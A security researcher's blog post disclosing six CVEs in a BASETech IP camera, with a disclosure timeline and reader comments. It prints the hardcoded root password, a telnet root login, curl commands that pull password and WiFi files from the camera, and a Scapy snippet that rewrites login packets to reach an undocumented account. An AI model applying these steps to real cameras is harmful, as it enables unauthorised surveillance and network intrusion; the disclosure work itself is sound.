BASETech IP camera analysis

Posted on **2020-11-04**

Intro

This post in depth describes my analysis of the BASETech (GE-131 BT-1837836) IP camera and the vulnerabilities resulting from this research. This is a rather long blog post, if you are only interested in the vulnerabilities you can skip right to them by skipping to that chapter.

At the time of the analysis the camera had the latest firmware ("20180921"), it appears that this camera never got a firmware update in its lifetime yet.

I suspect that this camera is sold under different brands and names across the world. This model is aimed at the german market. BASETech seems to be a low budget brand primarily sold and possibly owned by Conrad.de. If you own a camera that seems similar to this, I'd love to hear from you, contact me.

Recon


The camera does not have any physical interfaces, it only works via Wireless-LAN. It's a rather small device, it gets power through USB. The USB port does not transmit any data as far as I can tell.

The camera can only be configured through a mobile phone application ("V12"), the video stream is viewed via the same app. After configuring WiFi an initial nmap-scan yielded a few interesting results:


```
$ nmap -p- 192.168.178.51

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2020-06-06 15:38 CEST
Nmap scan report for 192.168.178.51
Host is up (0.022s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
8888/tcp  open  sun-answerbook
30000/tcp open  unknown
```

The web-server only displayed a page about installing an plugin with a link to an EXE-file, that link returned a 404. The telnet service of course was of high interest, but none of the default IoT passwords worked.


Using the mobile application "V12" to connect to it, it first requires you to create an account.



Notably the blue text “the privacy terms” is not a link, it just does nothing, there are no privacy terms you could read. After accepting that you have still read them, you can add a device to the app.




To connect the app needs the device ID and a password. The password field is helpfully already pre-filled with “123456” which is the default password. After connecting to the device the stream is displayed in a small section of the app.



Interestingly, access to the video stream is possible from outside the network even if the camera is behind a firewall or NAT device. As long as the camera can connect to the internet, the stream can be viewed by this mobile application. The camera connects for that to a central broker service in China, the mobile application does the same when trying to access the stream. This is not explicitly stated anywhere, but this means that every camera is publicly reachable as long as outbound connections work even if access to the camera is restricted.

Opening up the hardware device, we can identify connectors on the right hand side of the device that are very likely UART as they are even labeled correctly.

Getting a shell on the system



Simply connecting wires to these connectors should be enough, no soldering required!

Using a UART to USB device we can now connect to that port and see the debug output of the device. Rebooting while attached to the serial port we can see and interrupt the U-Boot process.

```
ROM:    Use nor flash.
ROM ERROR NO:   217
ROM:    Ok.
RamBoot: Start
kgd test done.
load uboot..


U-Boot 2010.06 (Mar 06 2018 - 18:26:49)

DRAM:  64 MiB
SF: Got idcode 20 70 17 20 70
In:    serial
Out:   serial
Err:   serial
MMC:   FH_MMC: 0
MMC FLASH INIT: No card on slot!
Net:   set to RMII
FH EMAC
SF: Got idcode 20 70 17 20 70
8192 KiB M25P64 at 0:0 is now current device
Do authentication...
Saving Environment to SPI Flash...
Erasing SPI flash...Writing to SPI flash...done
mmc_auto_up ==============================
Card did not respond to voltage select!
** Can't read from device 0 **

** Unable to use mmc 0:1 for fatload **
Found no file: updatecfg.txt, return!
Hit any key to stop autoboot:  0
U-Boot>
```

We can get the device to boot into single user mode by simply getting the boot parameters and appending "`single`" to them.

```
U-Boot> printenv
bootargs=console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs init=/squashfs_init mem=33M mtdparts=spi flash:320K@0x0(uboot),0x1F0000@0x50000(kernel),0x420000@0x240000(rootfs),0x1a0000@0x660000(config),8M@0x0(all)
bootcmd=sf probe 0; sf read 0xA1000000 50000 0x200000; bootm
bootdelay=3
baudrate=115200
ipaddr=192.168.2.167
serverip=192.168.2.160
phymode=RMII
auto_up_block=1
uver=.fh63AW
kver=.fh63AW
logover=.fh63AW
fver=.fh63AW
ethact=FH_EMAC
softversion=1.1.5-20180921
stdin=serial
stdout=serial
stderr=serial
ethaddr=00:24:b9:46:9d:4e

Environment size: 548/65532 bytes
U-Boot> setenv bootargs console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs init=/squashfs_init mem=33M mtdparts=spi flash:320K@0x0(uboot),0x1F0000@0x50000(kernel),0x420000@0x240000(rootfs),0x1a0000@0x660000(config),8M@0x0(all) single
U-Boot>
```

Booting it up, we get a root shell. The system doesn't automatically mount the interesting file system and automatically reboots after a few seconds when the camera process does not spawn. So we needed to quickly run the init process ("`/etc/init.d/rcS`") and after that we have a somewhat stable shell with access to the filesystem. From there we immediately get "`/etc/passwd`".

```
/ # id
uid=0(root) gid=0(root)
/ # uname -a
Linux (FH8630) 3.0.8 #24 Fri Nov 3 10:50:21 CST 2017 armv6l GNU/Linux
/ # cat /etc/passwd
root:$1$OIqi6jzq$MFDXCYYUxHyGC86C44zRt0:0:0::/root:/bin/sh
```

The system is running a small Linux built on BusyBox which is typical for such devices.

Access through telnet

The obtained password hash ("`$1$OIqi6jzq$MFDXCYYUxHyGC86C44zRt0`") could not be cracked with any of the usual password lists. But running `hashcat` against it for around 2 hours with 2 NVIDIA GTX 1080 Ti cracked the password.

With this password ("`laohuqian`") we can now login through telnet as root on the system.

```
$ nc 192.168.178.51 23
????????(FH8630) login: root
root
Password: laohuqian

[~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[~]# uname -a
uname -a
Linux (FH8630) 3.0.8 #24 Fri Nov 3 10:50:21 CST 2017 armv6l GNU/Linux
[~]#
```

The password is hardcoded to be the same across all of these devices. With access to the password an attacker on the same network as the camera can compromise it instantly.

Inspecting the data on the camera

Using this stable shell through telnet it's now possible dump the full filesystem for easier inspection. For that `tar` through a `netcat` connection has been used.

Inspecting the contents of the file system yielded some interesting results. As a first step, we know that the current password is set to "`123456`", so we can simply search the entire system for that string:

This file is a SQLite database, which can be inspected further:

```
$ sqlite3
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open user.db
sqlite> SELECT * FROM USER;
1|admin|123456|||1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1
2|Default|123456|||1|-1|0|0|0|0|0|0|0|0|0|0
```

The password is not hashed, the password is stored in plain-text. If you changed the password, an attacker with filesystem access can get the plain-text password through this. There also appears to be 2 users configured.

Next the web-server configuration was inspected. It is still unclear what the purpose of this process is at all. While checking the configuration the following option was found:

This is a bizarre choice for the `DocumentRoot`. Essentially this allows anyone with network access to the camera to download any files from "`/etc`". As an example the root password hash, the device ID, the mentioned SQLite user database as well as the Wireless configuration in plain text has been retrieved.

```
$ curl -s http://192.168.178.51/passwd
root:$1$OIqi6jzq$MFDXCYYUxHyGC86C44zRt0:0:0::/root:/bin/sh
$ curl -s http://192.168.178.51/Wireless/AP/hostapd.conf |grep ssid
ssid=cctvp2p-80469d4e
$ curl -s http://192.168.178.51/user.db |strings |tail -n 3
Default123456
admin123456
USER
$ curl -s http://192.168.178.51/Edvr.cfg | egrep 'Wlan_(WPAKey|SSID)'
Wlan_WPAKey=1[redacted]
Wlan_SSID=[redacted].legacy
```

With this information the video stream can be accessed remotely and access to the Wireless network can be gained as well.

Investigating the device ID

The device ID which is required to add the camera to the mobile application was only stored as part of a network configuration (which wasn't even used on this device) but it was unclear how that ID was generated. It was not stored anywhere else.

Booting the device again with the serial interface attached the following log message can be found:

```
HY_General_BoardInfo_Init, pSysInfo=0x4029e330, boardtype=73
HY_General_BoardInfo_Init, m_SerialNum=0x80469d4e, g_dwSensorID=-1
HY_General_BoardInfo_Init, 4444444444444444444444 i=0,  [bg0806
```

The device ID is simply the serial number of the used board. This serial number is sequential and 8 hex-characters long, you can predict the device ID of other devices rather easily and if they have not changed their password you can access their video stream.

Investigating the network traffic


When the camera is connected to the Wireless LAN, it starts by probing for external network connectivity by sending a ping request to "`8.8.4.4`":

Source	Destination	Protocol	Len	Info
192.168.178.51	8.8.4.4	ICMP	98	Echo (ping) request
8.8.4.4	192.168.178.51	ICMP	98	Echo (ping) reply

If external network connectivity is established, the camera sends its device ID and assigned (internal) IP address to a host in China:

Time	Source	Destination	Protocol	Len	Info
67.686958	192.168.178.51	119.81.183.50	UDP	98	63044 → 28678 Len=56
67.944472	119.81.183.50	192.168.178.51	UDP	66	28678 → 63044 Len=24
68.334433	192.168.178.51	119.81.183.50	UDP	82	63044 → 28678 Len=40
98.315408	192.168.178.51	119.81.183.50	UDP	82	63044 → 28678 Len=40
128.515718	192.168.178.51	119.81.183.50	UDP	82	63044 → 28678 Len=40
158.736833	192.168.178.51	119.81.183.50	UDP	82	63044 → 28678 Len=40
188.700863	192.168.178.51	119.81.183.50	UDP	82	63044 → 28678 Len=40

That host responds back with the external IP address of the camera network. If a mobile application connects to the camera, after the initial discovery through the Chinese system, the communication is directly peer to peer. The video stream is never transmitted to the system in China. Most of the communication is done through UDP (and more specifically UDT). The user credentials are sent in plain-text and can be captured trivially on any network device between the systems, in this case username "`admin`" and password "`123456`":



Investigating "Default" user

When accessing the filesystem for the first time, the "`/etc/user.db`" SQLite database was discovered, which contained two users: "admin" and "Default". The mobile application never allowed to specify a username, changing the password through the application only changed the password of the "admin" user. But as could be observed in the network traffic investigation, the application does send the username "admin" in the authentication request.

Looking further into the SQLite database we can get the schema of the "USER" table:

```
$ sqlite3
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open user.db
sqlite> .schema USER
CREATE TABLE [USER] (
[USERID] INTEGER PRIMARY KEY AUTOINCREMENT,
[USERNAME] TEXT(48),
[PASSWORD] TEXT(48),
[BINDMAC] TEXT(48),
[EMAIL] TEXT(256),
[ENABLE] INTEGER,
[PREVIEW0] INTEGER,
[PREVIEW1] INTEGER,
[PLAYBACK0] INTEGER,
[PLAYBACK1] INTEGER,
[PTZCTRL0] INTEGER,
[PTZCTRL1] INTEGER,
[MANUALRECORD0] INTERGER,
[MANUALRECORD1] INTERGER,
[LOCAL] INTEGER,
[REMOTE] INTEGER
);
sqlite> SELECT * FROM USER;
1|admin|123456|||1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1
2|Default|123456|||1|-1|0|0|0|0|0|0|0|0|0|0
sqlite>
```

It's obvious that the "Default" account appears to have different permission flags, but the "ENABLE" flag is set on it as well. The "REMOTE" flag is different between the accounts. To check if these flags have any meaning the flags of the "admin" user were changed to be the same as the "Default" users flags:

```
sqlite> SELECT * FROM USER;
1|admin|123456|||1|-1|0|0|0|0|0|0|0|0|0|0
2|Default|123456|||1|-1|0|0|0|0|0|0|0|0|0|0
sqlite>
```

After that connecting as the "admin" user still worked. The next logical step was to use the "Default" user to authenticate to the camera, but again, it's not possible to specify the username in the application. Reverse engineering the mobile application was briefly considered and then discarded. Instead an interception proxy was created that would simply replace the username on the network layer, since the application doesn't use any form of encryption this should be possible. Sending different authentication attempts to the camera with short and long passwords showed that the length of the packet always remains the same, and the data directly after the password is padded with null-bytes:

```
0000  20 32 33 77 21 3b e0 28  6d 84 f5 f4 08 00 45 00    23w!;·( m·····E·
0010  00 84 c0 30 00 00 35 11  ce 1a c3 1e c1 23 c0 a8    ···0··5· ·····#··
0020  b2 33 c3 d5 f6 44 00 70  a8 28 26 41 6e 62 c0 00    ·3···D·p ·(&Anb··
0030  00 01 00 02 d1 bc 3f f3  35 28 00 00 00 54 00 00    ······?· 5(···T··
0040  00 00 28 00 04 00 05 00  00 00 29 00 44 00 00 61    ··(····· ··)·D··a
0050  64 6d 69 6e 00 00 00 00  00 00 00 00 00 00 00 00    dmin···· ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 31    ········ ·······1
0070  32 33 34 35 36 00 00 00  00 00 00 00 00 00 00 00    23456··· ········
0080  00 00 00 00 00 00 00 00  00 00 01 00 00 00 00 02    ········ ········
0090  00 00                                              ··
```

Another attempt with a longer password up showed up like this on the wire:

```
0000  20 32 33 77 21 3b e0 28  6d 84 f5 f4 08 00 45 00    23w!;·( m·····E·
0010  00 84 02 35 00 00 3f 11  3c 7c bc c0 0d 1c c0 a8    ···5··?· <|·····
0020  b2 33 c2 7f 6e 14 00 70  35 ab 61 1f 14 2c c0 00    ·3··n··p 5·a··,··
0030  00 01 00 07 e1 f4 35 9d  ff f8 00 00 00 54 00 00    ······5· ·····T··
0040  00 00 28 00 04 00 05 00  00 00 29 00 44 00 00 61    ··(····· ··)·D··a
0050  64 6d 69 6e 00 00 00 00  00 00 00 00 00 00 00 00    dmin···· ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 31    ········ ·······1
0070  32 33 34 35 36 37 38 39  30 31 32 33 34 35 36 00    23456789 0123456·
0080  00 00 00 00 00 00 00 00  00 00 01 00 00 00 00 02    ········ ········
0090  00 00                                              ··
```

To authenticate as the "Default" user, a Scapy script has been implemented which matches "admin\x00\x00" and replaces it with "Default" as shown here (relevant part only, full script on GitHub):

```
    if UDP in pkt and Raw in pkt and 'admin' in pkt[Raw].load:
        print("Authentication packet detected, manipulating...")
        pkt[Raw].load = pkt[Raw].load.replace('admin\x00\x00', 'Default')
        del pkt[IP].chksum
        del pkt[UDP].chksum
        del pkt[UDP].len
        del pkt[IP].len
        payload.set_verdict_modified(nfqueue.NF_ACCEPT, str(pkt), len(pkt))
```


Running this script on a Linux VM and configuring that VM as the gateway for the mobile phone routes the traffic through it. When sending the authentication packet, it gets matched and the username is replaced:

```
root@ubuntu16:~# ./scapy_bridge.py
WARNING: No route found for IPv6 destination :: (no default route?)
Adding MITM settings
Waiting for authentication packet...
Authentication packet detected, manipulating...
Done!
```

And it worked, the mobile application displayed the video stream of the camera.

As can be seen in this video, the first connection attempt is not working, the application sends "admin" and "123456". After that the intercept script on the gateway is started, and the username "admin" is replaced with "Default" on the next attempt. The login then works and the stream is displayed:

For creating that video the “admin” user password has been changed beforehand, so that any login with that account would fail. Capturing the traffic arriving at the camera also shows that the “Default” user has been sent correctly:




This is extremely critical. Even if a user changed the password of the camera, an attacker can now access the video stream. This again works even if the camera is behind a firewall or NAT device, as long as it has outbound internet connectivity. The “Default” user is not documented, the password of it cannot be changed through the application.

Vulnerabilities

This is the condensed list of vulnerabilities identified during this research in order of appearance.


Telnet service running by default, allowing remote root access through hardcoded password (CVE-2020-27555)

On the camera the telnet service is running by default on port 23/tcp. Since the password of the root user is the same across all devices, this allows an attacker with direct network access to simply login as root.



Video-stream user credentials stored in plain-text (CVE-2020-27557)

The password used to access the stream is stored in plain-text in a SQLite database (“`/etc/user.db`“).



An attacker with access to the system can extract the plain-text password. If the user has changed the password, an attacker can gain access to the video stream again through this.

Web-server is serving /etc folder allowing download of sensitive files (CVE-2020-27553)

The configured web-server on the system is configured with the option “`DocumentRoot /etc`“. This allows an attacker with network access to the web-server to download any files from the “`/etc`” folder without authentication.

As an example the root password hash, the device ID, the configured usernames and passwords in plain text as well as the Wireless configuration in plain text has been accessed.

With this an attacker has all the information to access the video stream or further compromise the network through the Wireless network credentials.


Predictable device ID used as identifier to connect to the video stream (CVE-2020-27556)

When accessing a video stream, only the device ID and the password of the system is required. The device ID is the serial number of the board, it is only 8-hex characters long and not randomized. Devices get this ID sequentially assigned during manufacturing.

If the user did not change the password, the device ID is enough to access the video stream, even if the device is not publicly reachable (e.g. behind a firewall or NAT device) as the camera is connecting to a central server which allows connecting back to it.

Credentials are sent in plain-text over the network (CVE-2020-27554)

When the mobile application connects to the camera to view a video stream, the username and password is sent plain-text over the network to authenticate.



Undocumented user can remotely access video stream (CVE-2020-27558)

The camera application has two users configured, “admin” and “Default”. The “admin” user is used by the mobile application automatically, specifying the username is not possible. It’s only possible to change the password of the “admin” user. The “Default” user is not documented or visible, the password of it cannot be changed through the mobile application. The password of it is “123456”.

By modifying the authentication packet which the mobile application sends to the camera and simply replace the string “admin” with “Default” (as well as supplying the password “123456” with it), this user is being used to login to the camera. That user has permissions to view the video stream. A PoC has been published on GitHub.

Even if the user did change the password an attacker can now view the video stream using the “Default” user. This is again possible even if the camera is behind a firewall or NAT device as long as outbound internet connectivity is available to it.

Conclusion

The vulnerabilities found in the analysis were far more critical than what I had expected.

The fact that this camera does not clearly communicate that it is publicly reachable even if deployed in an internal network is very dangerous, I suspect many users aren’t changing the default password since they believe that the device is not accessible anyway.

However due to the hidden “Default” user which cannot be disabled, this doesn’t matter much at all. Changing the password is almost pointless. Every stream can be viewed by unauthorized attackers. The device IDs are not nearly random enough to protect the cameras from being found. Chaining these vulnerabilities together, an attacker can simply iterate over all online cameras and view their video stream.

If you own such a camera, I would recommend to disconnect it immediately. A patch for these flaws is currently not available.

Disclosure timeline

2020-07-23: Attempted to contact Conrad through Twitter since no other direct contact information could be found, BASETech doesn’t even operate a website.
2020-07-29: Attempted to contact Conrad through the email address displayed on their imprint page
2020-08-06: Conrad confirmed that to be to correct channel, requests details
2020-08-06: Sent details of vulnerabilities
2020-09-08: Conrad states that the vulnerabilities have been forwarded to their supplier, additionally state that this camera will be temporarily not sold by them anymore until an update is published
2020-09-18: Requesting an update, camera is still being sold in the online shop
2020-09-18: Conrad states that they will internally investigate
2020-10-22: Requesting an update, camera is still being sold in the online shop
2020-10-26: Conrad states that they will again internally investigate
2020-11-02: CVE-2020-27553, CVE-2020-27554, CVE-2020-27555, CVE-2020-27556, CVE-2020-27557 and CVE-2020-27558 have been assigned to these vulnerabilities
2020-11-04: Publication of this blog post, camera is still being sold in the online shop
This entry was posted in **Research** by **Roman**. Bookmark the **permalink [https://infosec.rm-it.de/2020/11/04/basetech-ip-camera-analysis/]** .

---

7 THOUGHTS ON “BASETECH IP CAMERA ANALYSIS”

Artem
on **2021-01-04 at 21:54** said:

Nice read, thanks. How the firmware can be updated on this camera? Only UART or anything else? Looks like the vendor didn’t think about it. By the way, what is the usual/normal way to deliver firmware updates on such cameras?

> Roman
> on **2021-01-04 at 22:30** said:
>
> The mobile App for this device had a button to perform an “update” – but it is unclear if this is actually implemented. I couldn’t verify this either way as no update was ever released for it. The function just showed a generic “you already have the latest version message”. I think that it at least checked the current version of the device.
>
> On most devices I’ve looked at, you can upload a firmware update file through some sort of web application or the device directly downloads it from the vendor website. Almost none of the cheap ones tell you that an update is available, none ever automatically installed updates.

stefan
on **2021-04-17 at 16:46** said:

Sehr interessanter Hack.
Kann man vllt. daraus ableiten wie man die cam ohne die androidsoftware “v12” in einen beliebeiger browser bzw. vlc streamena / bedienen kann?

> 
> Roman
> on **2021-04-18 at 11:36** said:
>
> Leider kann ich dir nur sagen, dass es nicht möglich ist, oder zumindest nicht einfach.
> Die Entwickler haben versucht den Stream auch per HTTP erreichbar zu machen, das funktioniert aber einfach gar nicht (sieht man in “/etc/conf.d/boa/boa.conf”).
> Ich konnte nie direkt auf den Video Stream zugreifen ohne Authentifizierung.
> Man müsste einen eigenen Client implementieren welcher deren eigene Authentifizierung unterstützt und dann den Stream abgreift.


Ivan
on **2021-08-18 at 10:36** said:

Check http://www.yunyis.com I believe this is manufacturer site. Found your post by searching the password hash

> 
> Roman
> on **2021-08-18 at 21:08** said:
>
> Very interesting, thanks!
> But I couldn’t get any of their client software to work, curious if the BASETech cameras would be reachable through this.
>
> > 
> > Ivan
> > on **2021-08-20 at 09:36** said:
> >
> > Just put some more google in use and found this https://www.mvteamcctv.com/news/Upgrade-APP-Neye3C-For-MVTEAM-WiFi-Smart-Cameras-Support-Human-Tracking.html So maybe this is actual manufacturer site after all.